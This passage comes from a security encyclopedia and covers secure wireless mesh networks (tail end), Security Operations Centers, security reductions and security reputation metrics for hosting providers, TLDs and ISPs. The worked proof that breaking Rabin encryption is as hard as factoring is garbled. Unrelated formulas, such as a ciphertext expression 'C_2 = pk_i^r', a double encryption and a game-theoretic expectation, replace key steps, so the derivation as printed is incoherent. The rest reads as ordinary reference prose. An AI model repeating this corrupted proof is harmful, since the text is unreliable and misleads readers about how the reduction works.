Examples of applications that can benefit from secure wireless mesh networks services are applications which disseminate sensitive content, such as multimedia conferencing, and applications which seek to ensure that only clients that have paid or registered for service can receive data, such as online video broadcasting and distance learning. In addition, wireless networks using secure routing protocols that can defend not only against outside attacks but also against inside attacks are appropriate for deployment in environments with high security and availability requirements such as emergency deployments, natural disasters, military battle fields, and rescue missions.

Cross-References

Confidentiality

References

Abad C, Gupta I (2005) Adding confidentiality to application-level multicast by leveraging the multicast overlay. In: Proceedings of ADSN’05

Adya A, Bahl P, Padhye J, Wolman A, Zhou L (2004) A multi-radio unification protocol for IEEE 802.11 wireless networks. In: Proceedings of BroadNets’04

Agrawal S, Boneh D (2009) Homomorphic MACs: Mac-based integrity for network coding. In: Proceedings of ACNS’09

Akyildiz IF, Wang X, Wang W (2005) Wireless mesh networks: a survey. Comput Netw 47(4):445–487. https://www.sciencedirect.com/science/article/abs/pii/S1389128604003457

Awerbuch B, Curtmola R, Holmer D, Nita-Rotaru C, Rubens H (2007) ODSBR: an on-demand secure Byzantine resilient routing protocol for wireless ad hoc networks. ACM Trans Inf Syst Secur (TISSEC) 10(4):35

Balachandran R, Ramamurthy B, Zou X, Vinodchandran N (2005) CRTDH: an efficient key agreement scheme for secure group communications in wireless ad hoc networks. In: Proceedings of IEEE ICC'05

Chan H, Perrig A, Song D (2003) Random key predistribution schemes for sensor networks. In: Proceedings of S&P

Charles D, Jain K, Lauter K (2006) Signatures for network coding. In: Proceedings of CISS'06

Couto DSJD, Aguayo D, Bicket JC, Morris R (2003) A high-throughput path metric for multi-hop wireless routing. In: Proceedings of MOBICOM'03. ACM, pp 134–146

Denteneer D (2011) Status of project IEEE 802.11s. http://www.ieee802.org/11/Reports/tgs_update.htm

Djukic P, Valaee S (2007) 802.16 mesh networking. In: Ahson S, Ilyas M (eds) WiMax: standards and security. CRC Press, Boca Raton, pp 147–174

Dong J, Curtmola R, Nita-Rotaru C (2008) On the pitfalls of using high-throughput multicast metrics in adversarial wireless mesh networks. In: Proceedings of the 4th IEEE Conference on Sensor, Mesh and Ad Hoc Communications and Networks (SECON'08)

Dong J, Ackermann KE, Nita-Rotaru C (2009a) Secure group communication in wireless mesh networks. Ad Hoc Networks (Elsevier), Special Issue: Privacy and Security in Wireless Sensor and Ad Hoc Networks 7

Dong J, Curtmola R, Nita-Rotaru C (2009b) Practical defenses against pollution attacks in intra-flow network coding for wireless mesh networks. In: Proceedings of WiSec'09

Draves R, Padhye J, Zill B (2004) Comparison of routing metrics for static multi-hop wireless networks. In: Proceedings of SIGCOMM'04, pp 133–144

Du W, Deng J, Han Y, Varshney P (2006) A key predistribution scheme for sensor networks using deployment knowledge. IEEE TDSC 3(1). https://doi.org/10.1109/TDSC.2006.2

Eschenauer L, Gligor VD (2002) A key-management scheme for distributed sensor networks. In: Proceedings of CCS'02. https://doi.org/10.1145/586110.586117

Heile B (2020) Eee 802.15 working group for wireless specialty networks (WSN). http://ieee802.org/15/

Hu L, Evans D (2004) Using directional antennas to prevent wormhole attacks. In: Proceedings of NDSS

Johnson DB, Maltz DA, Broch J (2001) DSR: the dynamic source routing protocol for multi-hop wireless ad hoc networks. In: Ad Hoc Networking, chap 5. Addison-Wesley, pp 139–172

Kaya T, Lin G, Noubir G, Yilmaz A (2003) Secure multicast groups on ad hoc networks. In: Proceedings of SASN'03. https://doi.org/10.1145/986858.986872

Keshav S (1993) A control-theoretic approach to flow control. In: Proceedings of the Conference on Communications Architecture and Protocols, pp 3–15

Lee SJ, Su W, Gerla M (2002) On-demand multicast routing protocol in multihop wireless mobile networks. Mob Netw Appl 7(6):441–453

Marti S, Giuli T, Lai K, Baker M (2000) Mitigating routing misbehavior in mobile ad hoc networks. In: Proceedings of MOBICOM

Perkins CE, Bhagwat P (1994) Highly dynamic destination-sequenced distance-vector routing (DSDV) for mobile computers. In: Proceedings of SIGCOMM

Perkins CE, Royer EM (2000) Ad hoc on-demand distance vector routing. In: Ad hoc networking, Addison-Wesley, Boston, MA

Perrig A, Song D, Tygar JD (2001) ELK, a new protocol for efficient large-group key distribution. In: S&P

Roy S, Koutsonikolas D, Das S, Hu C (2006) High-throughput multicast routing metrics in wireless mesh networks. In: ICDCS

Royer E, Perkins C (2000) Multicast ad hoc on- demand distance vector (MAODV) routing. citeseer.ist.psu.edu/royer00multicast.html

Torres R, Sun X, Walters A, Nita-Rotaru C, Rao S (2007) Enabling confidentiality of data delivery in an overlay broadcasting system. In: INFOCOM 2007

Wong C, Gouda M, Lam S (2000) Secure group communications using key graphs. Trans Netw 8(1). https://doi.org/10.1109/90.836475

Yu Z, Wei Y, Ramkumar B, Guan Y (2008) An efficient signature-based scheme for securing network coding against pollution attacks. In: Proceedings of INFOCOM 08

Yu Z, Wei Y, Ramkumar B, Guan Y (2009) An efficient signature scheme for securing xor network coding against pollution attacks. In: INFOCOM

Zhang X, Lam S, Liu H (2005) Efficient group rekeying using application layer multicast. In: ICDCS'05

Zhao F, Kalker T, Medard M, Han K (2007) Signatures for content distribution with network coding. In: Proceedings of ISIT'07

Zhu S, Setia S, Xu S, Jajodia S (2004) GKMPAN: an efficient group rekeying scheme for secure multicast in ad-hoc networks. Mobiquitous. http://doi.iee ecomputersociety.org/10.1109/MOBIQ.2004.1331709

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1680

Security Operations Center (SOC)

Manfred Vielberth[83] ✉
(83) Chair of Information Systems, University of Regensburg, Regensburg, Germany

✉ **Manfred Vielberth**
Email: manfred.vielberth@ur.de
Email: Manfred.Vielberth@wiwi.uni-regensburg.de

Definition

The Security Operations Center represents an organizational aspect of a security strategy in an enterprise by joining processes, technologies, and people (Madani et al. 2011; Schinagl et al. 2015). It is usually not seen as a single entity or system but rather as a complex structure to manage and enhance an organization's overall security posture. Therefore, it creates situational awareness, mitigates the exposed risks, and helps to fulfill regulatory requirements (Kelley and Moritz 2006). It integrates, monitors, and analyzes all security-relevant systems and events in an organizational unit. Additionally, it provides governance and compliance as a framework in which people operate and to which processes and technologies are tailored. To realize the technical side of security operations, SOCs commonly employ, among others, SIEM systems as central tools.

Background

Although the term Security Operations Center has been known in research for more than 15 years, a significant increase in academic attention can be observed over the last 3–5 years. Additionally, SOCs have emerged to a

central pivotal point for security operations in many organizations, as industrial surveys have shown (Crowley and Pescatore 2019). It is worth mentioning that the SOC topic is very practice-oriented, and from there, most progress and innovations are contributed. Although SOCs comprise the three aspects, processes, technologies, and people, most research was done in the areas of technologies and people. Hardly any publications were seen which address SOC-specific processes. Additionally, most literature about SOC only addresses a particular part, such as incident detection. However, there is hardly any academic literature that addresses SOC as a whole.

Theory and Applications

Most literature that addresses SOC in general describes possible architecture settings. The general SOC architecture can either be implemented in a centralized (Bidou et al. 2004), a distributed (Miloslavskaya 2017), or a decentralized (Syed et al. 2013) way. A centralized architecture collects all relevant data from different locations in one single entity. The distributed SOC is spread across multiple locations but operates as one interconnected unit. A decentralized SOC, in contrast, is comprised of multiple autonomous SOCs, which can operate without any interaction with each other. In general, the SOC activities can be classified as reactive and proactive, although these cannot always be clearly separated.

In the following, the three main building blocks of an SOC are described briefly:

- *People*. Since people play an essential role in companies' security, this is also an important part of an SOC. From the SOC manager to the analyst, a variety of roles can be defined within an SOC. The analyst roles within an SOC are commonly classified according to their expertise in tier 1 to tier 3. Thereby, tier 1 analysts, often referred to as triage specialists, are mainly responsible for raw data collection and forward most problems or incidents to higher tier analysts. In contrast, tier 3 analysts are the most experienced staff in an SOC and handle the most complex incidents. Usually, only the SOC managers are superior to those. Furthermore, the security awareness of employees can also be attributed to an SOC.

- *Processes*. Processes in an SOC are usually aligned with the incident lifecycle consisting of incident detection, incident analytics, and response. In this context, forensics and threat intelligence are often mentioned as particularly important and, therefore, are highlighted as stand-alone process steps.
- *Technologies*. A central technology utilized within an SOC usually is a Security Information and Event Management tool. This supports employees by centrally collecting all security-relevant information needed to detect incidents. It also offers visualization options and the ability to detect incidents automatically.

SOCs are quite common in today's IT security landscape, especially in medium to large size companies. It usually comprises about 2–25 analysts, and most SOCs use SIEM technology to correlate and analyze event data for threat detection (Crowley and Pescatore 2019).

Open Problems and Future Directions

An upcoming challenge is the future lack of well-trained IT security staff, as on the one hand, the need for staff is raising, and on the other hand, the training of new staff cannot keep up with the need. Therefore, it is necessary to make the work within an SOC more efficient and less demanding in terms of security expert knowledge. This can be achieved by providing employees with advanced tools, such as applying visualization software or simulation techniques such as in Dietz et al. (2020). Additionally, more effort should be put into the effective training of SOC analysts. Another solution to the problem mentioned can be offered by security orchestration, automation, and response (SOAR), currently receiving much attention in the research community. Here, research is still necessary in order to lower the dependence on human analysts.

As mentioned before, the area of processes within an SOC is largely neglected in academic research. This leads to a lack of general guidelines on establishing an SOC within an organization. In future research, frameworks or guidelines should be developed to facilitate an SOC setup in close cooperation with the practice. Since SOCs are already quite popular in bigger enterprises, research should focus on deriving the gained best-practice knowledge.

Cross-References

Security Information and Event Management (SIEM)

References

Bidou R, Bourgeois J, Spies F (2004) Towards a global security architecture for intrusion detection and reaction management. In: Information security applications, vol 2908. Springer Berlin Heidelberg, Berlin/Heidelberg, pp 111–123

Crowley C, Pescatore J (2019) Common and best practices for security operations centers: results of the 2019 SOC survey, SANS Institute. Available online at https://www.sans.org/media/analyst-program/common-practices-security-operations-centers-results-2019-soc-survey-39060.pdf

Dietz M, Vielberth M, Pernul G (2020) Integrating digital twin security simulations in the security operations center. In: Proceedings of the 15th international conference on Availability, Reliability and Security (ARES). ACM, pp 1–9

Kelley D, Moritz R (2006) Best practices for building a security operations center. Inf Syst Secur 14(6):27–32

Madani A, Rezayi, S, Gharaee, H (2011) Log management comprehensive architecture in Security Operation Center (SOC), 2011 International Conference on Computational Aspects of Social Networks (CASoN), Salamanca, pp 284–289

Miloslavskaya N (2017) Security intelligence centers for big data processing. In: 5th international conference on Future Internet of Things and Cloud Workshops (FiCloudW), Prague. IEEE, pp 7–13

Schinagl S, Schoon K, Paans R (2015) A framework for designing a Security Operations Centre (SOC). In: 48th Hawaii International Conference on System Sciences (HICSS), Kauai, pp 2253–2262

Syed R, Syrame M, Bourgeois J (2013) Protecting grids from cross-domain attacks using security alert sharing mechanisms. Futur Gener Comput Syst 29(2):536–547

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_515

Security Reduction

Mehdi Tibouchi[84] ✉
(84) Laboratoire d'informatique de l'ENS, École normale supérieure, Paris, France

✉ **Mehdi Tibouchi**
Email: mehdi.tibouchi@normalesup.org

Definition

A security reduction is a particular type of mathematical proof that some cryptographic primitive or protocol is secure, in the sense that it is "at least as difficult to break" as some other problem believed to be hard.

Background

It is usually not possible to prove that a practical cryptographic primitive is secure in an absolute, *informational* sense, that is, against an adversary with unlimited computational power. For example, an informationally secure encryption scheme must use a key at least as long as the message to be encrypted, and thus, has limited usefulness.

Real adversaries, however, do not have unlimited computational resources. This can be formalized in the language of complexity theory: the complexity of some problems is simply too high for them to be realistically tractable. That is, in particular, one of the insights underlying public key cryptography, as envisioned by Diffie and Hellman in the 1970s (Hellman and Diffie 1976).

It seemed difficult to turn this insight into actual proofs of security for the protocols proposed at the time, such as RSA encryption or Diffie-

Hellman key exchange, if only because the problems involved (factoring, discrete logarithm, etc.) are, to this day, only *conjectured* to be computationally intractable, and it is unlikely to see these conjectures settled soon failing deep, unforeseen advances in complexity theory.

Even *assuming* that factoring is hard, it is not known whether RSA encryption is secure (i.e., one-way). However, Rabin showed in 1979 (Rabin 1979) how to construct a public key encryption scheme in which recovering a message from a corresponding ciphertext is as hard as factoring the public key: this was possibly the first example of a security reduction.

Later, Goldwasser and Micali, in their 1983 paper *Probabilistic Encryption* (Goldwasser and Micali 1984), introduced a more formal and systematic approach to *provable security* (Pointcheval 2005), in which security notions themselves are defined in terms of probabilistic polynomial-time algorithms with oracles; they used this setting to define *semantic security* for public key encryption schemes, and construct the first example of a public key schemes secure in this stronger sense, provided that the quadratic residosity problem is hard. These notions are still in use today largely in the same form, and have found their way into international cryptographic standards, and symmetric cryptography as well.

Theory

The general structure of a security reduction can be described as follows. The aim is to prove that some cryptographic protocol *C* is secure in the sense that no probabilistic polynomial-time adversary can “break” it with nonnegligible probability. To do so, assume that such an adversary $\mathcal{O}$ exists, and construct another probabilistic polynomial-time algorithm $\mathcal{S}$ (the *simulator*), using $\mathcal{O}$ as an oracle, which solves a problem *P* that is believed to be hard. This is a proof by contradiction that *C* is secure under the assumption that *P* is hard.

As an example, one can show that breaking the one-wayness of Rabin encryption is as hard as factoring. Recall that Rabin encryption uses the product *N* of two large primes as a public key, and that a message $m \in \mathbb{Z}_N^*$ is encrypted as $c = m^2 \bmod N$. The ciphertext *c* then decrypts as one of its four square roots mod *N* (this ambiguity can be lifted in a number of ways). An adversary $\mathcal{O}$ against the one-wayness of this scheme takes as input a

public modulus N and a ciphertext c, and returns a decryption of c with nonnegligible probability ε.

Suppose that such an adversary $\mathcal{O}$ exists, and consider the following probabilistic polynomial-time simulator $\mathcal{S}$. $\mathcal{S}$ takes as input the product N of two large primes. It picks a random element $C_2 = pk_i^r$, computes $y = e_{k_2}(e_{k_1}(x))$ and submits (N, c) to $\mathcal{O}$. With probability ε, $\mathcal{O}$ returns a square root m_1 of c mod N, and since c has four square roots, then $\mathbb{E}_i[V_i(a_i, \boldsymbol{a}_{-i})|\mathbb{E}[\boldsymbol{a}_{-i}); c]$ with probability 1⁄2. In that case, $p = \gcd(m_1 - m_0, N)$ is a nontrivial factor of N since $(m_1 - m_0)(m_1 + m_0) \equiv c - c \equiv 0 \pmod{N}$. Thus, $\mathcal{S}$ can return a nontrivial factor p of N with nonnegligible success probability ε⁄2. This concludes the proof that breaking the one-wayness of Rabin encryption is as hard as factoring.

A final remark on tightness. In this example, it is in fact only "as hard" up to the factor of 2 lost in the success probability. Since 2 is a small constant, this is considered a *tight* reduction: it is almost as easy to factor N as it is to recover a plaintext from the corresponding ciphertext. However, proofs of security can sometimes involve large polynomial losses in success probability ("loose reductions"), in which case the implications for the choice of security parameters are significant (Koblitz and Menezes 2007).

Applications

Early public key protocols with strong proofs of security (e.g., semantically secure encryption schemes, especially under chosen-ciphertext attacks) tended to be too inefficient for practical applications, and ad hoc substitutes such as PKCS#1 v1.5 (Kaliski 1993) were used instead.

The situation started to change in the mid-1990s, however, in the wake of Bellare and Rogaway's work on the random oracle model (Bellare and Rogaway 1993). Together with the availability of efficient cryptographic hash functions, it made efficient schemes with strong proofs of security possible (Stern 2003) (assuming random oracles). Such schemes as RSA-OAEP (Bellare and Rogaway 1994) for encryption and RSA-PSS (Bellare and Rogaway 1996) for signature are now international standards and are gaining ever wider industry adoption.

Recommended Reading

Bellare M, Rogaway P (1993) Random oracles are practical: a paradigm for designing efficient protocols. In ACM conference on computer and communications security, pp 62–73

Bellare M, Rogaway P (1994) Optimal asymmetric encryption. In EUROCRYPT, pp 92–111

Bellare M, Rogaway P (1996) The exact security of digital signatures – how to sign with RSA and Rabin. In EUROCRYPT, pp 399–416

Goldwasser S, Micali S (1984) Probabilistic encryption. J Comput Syst Sci 28(2):270–299 [MathSciNet]

Hellman M, Diffie W (1976) New directions in cryptography. IEEE Trans Inf Theory 22:644–654 [MathSciNet]

Kaliski B (1993) PKCS#1: RSA encryption standard, version 1.5. Technical report, RSA Laboratories

Koblitz N, Menezes A (2007) Another look at “provable security”. J Cryptol 20(1):3–37 [MathSciNet]

Pointcheval D (2005) Provable security for public key schemes. In: Advanced courses in mathematics – CRM Barcelona. Birkhäuser, Basel, pp 133–189

Rabin MO (1979) Digitalized signatures and public-key functions as intractable as factorization. Technical Report MIT/LCS/TR-212, MIT Laboratory for Computer Science

Stern J (2003) Why provable security matters? In: Biham E (ed) EUROCRYPT. Lecture notes in computer science, vol 2656. Springer, pp 449–461

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1625

Security Reputation Metrics

Maciej Korczyński[85] ✉ and Arman Noroozian[86] ✉
(85) University Grenoble Alpes, CNRS, Grenoble INP, LIG, Grenoble, France
(86) Delft University of Technology, Delft, Netherlands

✉ **Maciej Korczyński (Corresponding author)**
Email: maciej.korczynski@univ-grenoble-alpes.fr

✉ **Arman Noroozian**
Email: a.noroozian@tudelft.nl

Definitions

Security reputation metrics (*aka*. security metrics) quantify the security levels of organization (e.g., hosting or Internet access providers) relative to comparable entities. They enable benchmarking and are essential tools for decision- and policy-making in security and may be used to govern and steer responsible parties toward investing in security when economic or other decision-making factors may drive them to do otherwise.

Background

We increasingly interact with online digital content, which relies on services provided by the so-called *Internet intermediaries*, among them Internet service providers (ISPs), hosting providers, domain name registrars, search engines, payment providers, certification authorities, cloud service providers, social network operators, and e-commerce suppliers. Simultaneously, miscreants have been abusing the products and

infrastructure of such service providers toward cybercrime by compromising their security and using them in unintended ways.

A wealth of research into cybercrime points to how cybercriminals misuse hosting services (Nikiforakis et al., 2011; Noroozian et al., 2019), domain names (Felegyhazi et al., 2010; Liu et al., 2011; Hao et al., 2011, 2013; Szurdi et al., 2014; Le Pochat et al., 2020), DNS services (Bilge et al., 2011; Canali et al., 2011), and mail servers (Stone-Gross et al., 2011; Levchenko et al., 2011) to name a few examples.

A typical situation with intermediary services is that their consumers are at an inherently disadvantaged knowledge position in which they do not know much about how secure these services are. In contrast the service providers themselves know much more. Without additional security-related information, users typically base their decision to subscribe to a particular service on more readily available information, for instance, pricing in case of hosting or available bandwidth in case of broadband ISP. In other words, it is difficult for other businesses, consumers, and regulators to reliably assess how secure intermediary services are. This so-called *information asymmetry* about the security of intermediary services, combined with the fact that, typically, parties other than the intermediaries themselves bear the cost of the cybercrime enabled through their services (Anderson et al., 2012), leads to an erosion of their incentives to adequately invest in security.

In other words their economic incentives are misaligned with security goals.

Thus, systematically comparing the security performance of digital services, and intermediaries, may help reduce the security information asymmetries from a consumer perspective. Security reputation metrics are essential to this end and may help in reducing cybercrime, which is as much a technical issue as a problem of economic incentives (Anderson, 2001). Various stakeholders such as network service providers (Asghari et al., 2015b), domain registries (Korczyński et al., 2017a), law enforcement agencies (Noroozian et al., 2015), and even policy-makers (Korczyński et al., 2017b) employ security metrics to answer questions like which are the worst service providers and what actions should be taken to steer market-driven economies toward improved security outcomes.

Existing metrics typically compare security based on either (i) how frequently abuse incidents occur (or vulnerabilities are discovered), i.e., are

based on counting the number of incidents (vulnerabilities), or (ii) how timely incidents are remediated once they have occurred. The number of maliciously registered domain names, compromised end-user machines, and machines running outdated software per service provider are examples of the former case. The amount of time required to remediate, block, and remove phishing or malware spreading webpages is an example of the second metric type.

Count-based metrics are typically normalized by estimates of the size of each intermediary's potential *attack surface* to control for more exposed intermediaries that have higher probability of experiencing incidents. This enables apples-to-apples comparisons between intermediaries of various exposures. The number of advertised IP addresses by a hosting provider or the number of domains that it hosts, for instance, may be used to estimate a hosting provider's potential attack surface (Noroozian et al., 2015; Tajalizadehkhoob et al., 2016, 2018).

Application

The following subsections present examples of security reputation metrics for different types of providers and show how they are used by Internet stakeholders in reducing cybercrime and aligning economic incentives with better security.

Hosting Providers

Hosting providers are companies that provide servers via which customers can make content or services available on the Internet, e.g., websites, email, or even sharing of files. As with all services on the Internet, they are also abused for criminal purposes. Think of phishing sites, command-and-control servers for botnets, child sexual abuse material (CSAM), malware distribution, and spam servers.

In theory, hosting providers can mitigate or prevent the abuse of their infrastructure by following security best practices set forth by organizations like the Messaging, Malware and Mobile Anti-Abuse Working Group (M3AAWG), for example, by vetting customers, monitoring their infrastructure for signs of compromise, or even running antivirus software to name a few recommended practices. Yet following such advice remains voluntary, and there is considerable variation in how hosting providers

choose to act when it comes to abuse and securing their infrastructure. Naturally then, some providers are abused more often than others.

Therefore, the question of which hosting providers are better at securing their infrastructure is one that may be answered through security metrics that quantify how effective each provider is at curbing abuse.

A systematic approach to metrics development within the hosting market is presented in a study by Noroozian et al. (2015), which is scoped to the Netherlands and the result of a collaboration between several local authorities. The aim of the study being to answer the following question: which are the worst hosting providers in Dutch jurisdiction? Metrics developed within this study were used to steer the Dutch hosting market toward more effective security practices via involving several local authorities (Noroozian et al., 2015). Furthermore, Noroozian et al. (2017) have developed metrics for comparing the security of hosting providers globally (Noroozian et al., 2017), which are shown to have considerable predictive power. Other work discusses how multiple approaches to curbing abuse within the hosting market, from loose market-based approaches to stricter regulation-based approaches, may benefit from the employment of security metrics (Fryer et al., 2015; Noroozian, 2020).

Top-Level Domains

There exists little empirical information about the security of entire top-level domains such as .com, .nl, or .top. Korczyński et al. (2017a) were first to present security metrics for this ecosystem and have measured their operational values. They compared entire TLDs against the rest of the market. However, they have explicitly distinguished those metrics from the objective of measuring the security performance of the registry operators. The reason is that a TLD is not a single organization but constitutes an entire “domain name ecosystem” of different types of intermediaries such as domain registries, registrars, or hosting providers.

The follow-up study requested by ICANN, spanning the period up to the end of 2016, investigated the following research question: how do abuse rates in the new gTLDs (e.g., .top, .science, .bank, or .site) compare to legacy gTLDs (e.g., .com, .net, .edu, or .org), since the introduction of the new gTLD program in 2013? To determine the distribution of abusive activities across the gTLDs, Korczyński et al. (2018) have analyzed the number of reported domains from reputed URL and domain blacklists

normalized by the size of their respective TLD, calculated as the number of 2nd-level domain names present in a zone file for each gTLD.

They have compared abuse rates separately for compromised and maliciously registered domains (Maroofi et al., 2020). Reputation metrics reflecting spam activity in the new and legacy gTLDs have revealed an interesting trend: miscreants seem to be switching from abusing legacy to new gTLDs when it comes to maliciously registered spam domains. In the last quarter of 2016, new gTLDs collectively had approximately one order of magnitude higher rate of spam domains per 10,000 registrations compared to legacy gTLDs. Moreover, as many as 15 most abused new gTLDs had more than 10% of all registered domain names blacklisted by Spamhaus at the end of 2016. Finally, as many as 51.5%, 47.6%, and 33.4% of all .science, .stream, and .study new gTLDs, respectively, were maliciously registered by cybercriminals and blacklisted by Spamhaus.

ICANN has used the calculated reputation metrics to review the existing anti-abuse safeguards in new gTLDs and to introduce more effective ones before an upcoming new gTLD rollout.

Internet Service Providers

A significant amount of scientific work addresses the role of Internet service providers (ISPs)—network access providers—in mitigating cybercrime, for instance, through botnet mitigation by employing security metrics (van Eeten et al., 2010, 2016; Asghari et al., 2015a). ISPs typically provide Internet connectivity to customers and thus are in a unique position to mitigate certain forms of cybercrime at their origin.

ISPs should also follow security best practices to mitigate abuse. Examples of some security best practices for ISPs include the use of walled gardens to quarantine and isolate infected machines connected to the Internet (Çetin et al., 2018, 2019) or deploying source address validation, also known as BCP38, to prevent distributed denial-of-service (DDoS) attacks from being launched via their infrastructure (Luckie et al., 2019; Korczyński et al., 2020; Lone et al., 2017) Yet, again, the voluntary nature of implementing such best practices results in certain ISPs experiencing a higher level of abuse than others due to having laxer security practices.

Differences among ISPs in mitigating botnet infections, for instance, have been quantified in several studies. van Eeten et al. (2010), for

example, found that just 50 ISPs account for over half of all spam sources suggesting concentrations of spambots within a few ISPs worldwide.

A typical approach in such studies is to first process global or national datasets of botnet activity from available sinkholes and to extract IP addresses of infected end-user machines. The methods employed typically map each bot-infected IP address to an ISP and then counts the IP addresses seen in each ISP per day to account for IP churn (Moura et al., 2015). Security metrics to compare botnet mitigation among ISPs are then calculated by dividing this count by the numbers of subscribers of each ISP, where a larger number indicate less effective mitigation by the ISP. Such security metrics for botnet mitigation among ISPs have been employed successfully to incentivize ISPs, within the Netherlands, for example, to subscribe to threat intelligence data feeds and deal with bot infections within their networks (van Eeten et al., 2016).

Open Problems and Future Directions

Empirical measurements and analysis of security indicators leading to reliable security reputation metrics has proven to be quite challenging. The challenge partly lies in limitations of data: e.g., coverage, measurement errors, and biases that are invariably linked to metric limitations. For example, the construction of security metrics typically depends on chaotic Internet operations data, such as WHOIS information that are error prone and incomplete, or on ever-evolving dynamic BGP routing data for attributing security incidents to the responsible entities.

The security incidents themselves are observed through various opaque abuse feeds with no clear documentation of their collection methodologies, accuracy, and biases. Abuse feeds contain various degrees of false-positive incident information or carry biases that are not well documented or understood. Abuse feed coverage is also limited with an unknown number of security incidents that goes unnoticed as false negatives for each entity, thereby affecting metric outcomes.

In addition to limitations in data, methodological challenges in constructing metrics also exist. A particularly challenging methodological aspect is that of identifying service providers within certain markets. For example, in the case of hosting providers, there is no maintained authoritative list of companies, even at a country level, to identify the

companies that offer hosting services. This problem is worsened by layers of smaller companies that resell the services of larger hosting providers. Similar problems exist for domain registrars. Yet, such information is vital for the construction and comparison of service providers against their competitors at a market level to make security metrics more useful.

Another methodological challenge is an incomplete causal understanding of the factors that drive abuse across online services. A better and more complete causal understanding of such drivers enriches and allows for the construction of security metrics that are better interpretable, easier to understand, and more useful.

Finally, there are practical limitations as well including the fact that metrics do not reflect the intent of bad service providers whether it be negligent or criminal behavior, for instance, in the case of bullet-proof services that cater to cybercriminals with the promise of ignoring or delaying lawful take down requests. As such, security metrics can be gamed by coordinated criminals, and thus there are limits to how they may be interpreted.

References

Anderson R (2001) Why information security is hard – an economic perspective. In: ACSAC

Anderson R, Barton C, Rainer B, Clayton R, van Eeten M, Levi M, Moore T, Savage S (2012) Measuring the cost of cybercrime. In: WEIS

Asghari H, Ciere M, Van Eeten MJG (2015a) Post-mortem of a zombie: conficker cleanup after six years. In: USENIX Security

Asghari H, van Eeten MJ, Bauer JM (2015b) Economics of fighting botnets: lessons from a decade of mitigation. IEEE S&P 13(5):16–23

Bilge L, Kirda E, Kruegel C, Balduzzi M (2011) EXPOSURE: finding malicious domains using passive DNS analysis. In: NDSS

Canali D, Cova M, Vigna G, Kruegel C (2011) Prophiler: a fast filter for the large-scale detection of malicious web pages. In: WWW

Çetin O, Gañán C, Altena L, Tajalizadehkhoob S, van Eeten M (2018) Let me out! evaluating the effectiveness of quarantining compromised users in walled gardens. In: USENIX SOUPS

Çetin O, Gañán C, Altena L, Kasama T, Inoue D, Tamiya K, Tie Y, Yoshioka K, van Eeten M (2019) Cleaning up the internet of evil things: real-world evidence on ISP and consumer efforts to remove mirai. In: NDSS

Felegyhazi M, Kreibich C, Paxson V (2010) On the potential of proactive domain blacklisting. In: USENIX LEET

Fryer H, Stalla-Bourdillon S, Chown T (2015) Malicious web pages: what if hosting providers could actually do something. Comput Law Secur Rev 31(4):490–505

Hao S, Tech G, Feamster N, Tech G (2011) Monitoring the initial DNS behavior of malicious domains. In: ACM IMC

Hao S, Thomas M, Paxson V, Feamster N, Kreibich C, Grier C, Hollenbeck S (2013) Understanding the domain registration behavior of spammers. In: ACM IMC

Korczyński M, Tajalizadehkhoob S, Noroozian A, Wullink M, Hesselman C, van Eeten M (2017a) Reputation metrics design to improve intermediary incentives for security of TLDs. In: IEEE Euro S&P

Korczyński M, Wullink M, Tajalizadehkhoob S, Moura GC, Hesselman C (2017b) Statistical analysis of DNS abuse in gTLDs final report. Technical report

Korczyński M, Wullink M, Tajalizadehkhoob S, Moura GC, Noroozian A, Bagley D, Hesselman C (2018) Cybercrime after the sunrise: a statistical analysis of DNS abuse in new gTLDs. In: ACM ASIACCS

Korczyński M, Nosyk Y, Lone Q, Skwarek M, Jonglez B, Duda A (2020) The closed resolver project: measuring the deployment of source address validation of inbound traffic. In: CoRR

Le Pochat V, Van hamme T, Maroofi S, van Goethem T, Preuveneers D, Duda A, Joosen W, Korczyński M (2020) A practical approach for taking down avalanche botnets under real-world constraints. In: NDSS

Levchenko K, Pitsillidis A, Chachra N, Enright B, Felegyhazi M, Grier C, Halvorson T, Kanich C, Kreibich C, Liu H, McCoy D, Weaver N, Paxson V, Voelker GM, Savage S (2011) Click trajectories: end-to-end analysis of the spam value chain. In: IEEE S&P

Liu H, Levchenko K, Félegyházi M, Kreibich C, Maier G, Voelker GM, Savage S (2011) On the effects of registrar level intervention. In: USENIX LEET

Lone Q, Luckie M, Korczyński M, van Eeten M (2017) Using loops observed in traceroute to infer the ability to spoof. In: PAM

Luckie MJ, Beverly R, Koga R, Keys K, Kroll JA, Claffy KC (2019) Network hygiene, incentives, and regulation: deployment of source address validation in the internet. In: ACM CCS

Maroofi S, Korczyński M, Hesselman C, Ampeau B, Duda A (2020) COMAR: classification of compromised versus maliciously registered domains. In: IEEE Euro S&P

Moura GCM, Gañán C, Lone Q, Poursaied P, Asghari H, van Eeten M (2015) How dynamic is the ISPs address space? Towards internet-wide DHCP churn estimation. In: Networking

Nikiforakis N, Joosen W, Johns M (2011) Abusing locality in shared web hosting. In: EUROSEC

Noroozian A (2020) Evaluating hosting provider security – through abuse data and the creation of metrics. Doctorol thesis, TU Delft, Faculty of Technology, Policy and Management

Noroozian A, Korczyński M, Tajalizadehkhoob S, van Eeten M (2015) Developing security reputation metrics for hosting providers. In: USENIX CSET

Noroozian A, Ciere M, Korczyński M, Tajalizadehkhoob S, Eeten MV (2017) Inferring the security performance of providers from noisy and heterogenous abuse datasets. In: WEIS

Noroozian A, Koenders J, van Veldhuizen E, Gañán C, Alrwais S, McCoy D, van Eeten M (2019) Platforms in everything: analyzing ground-truth data on the anatomy and economics of bullet proof hosting. In: USENIX Security Symposium

Stone-Gross B, Holz T, Stringhini G, Vigna G (2011) The underground economy of spam: a Botmaster's perspective of coordinating large-scale spam campaigns. In: USENIX LEET

Szurdi J, Kocso B, Cseh G, Felegyhazi M, Kanich C (2014) The long taile of typosquatting domain names. In: USENIX Security Symposium

Tajalizadehkhoob S, Korczyński M, Noroozian A, Gañán C, van Eeten M (2016) Apples, oranges and hosting providers: heterogeneity and security in the hosting market. In: IEEE/IFIP NOMS

Tajalizadehkhoob S, Böhme R, Gañán C, Korczyński M, van Eeten M (2018) Rotten apples or bad harvest? What we are measuring when we are measuring abuse. ACM TOIT 18(4):1–25

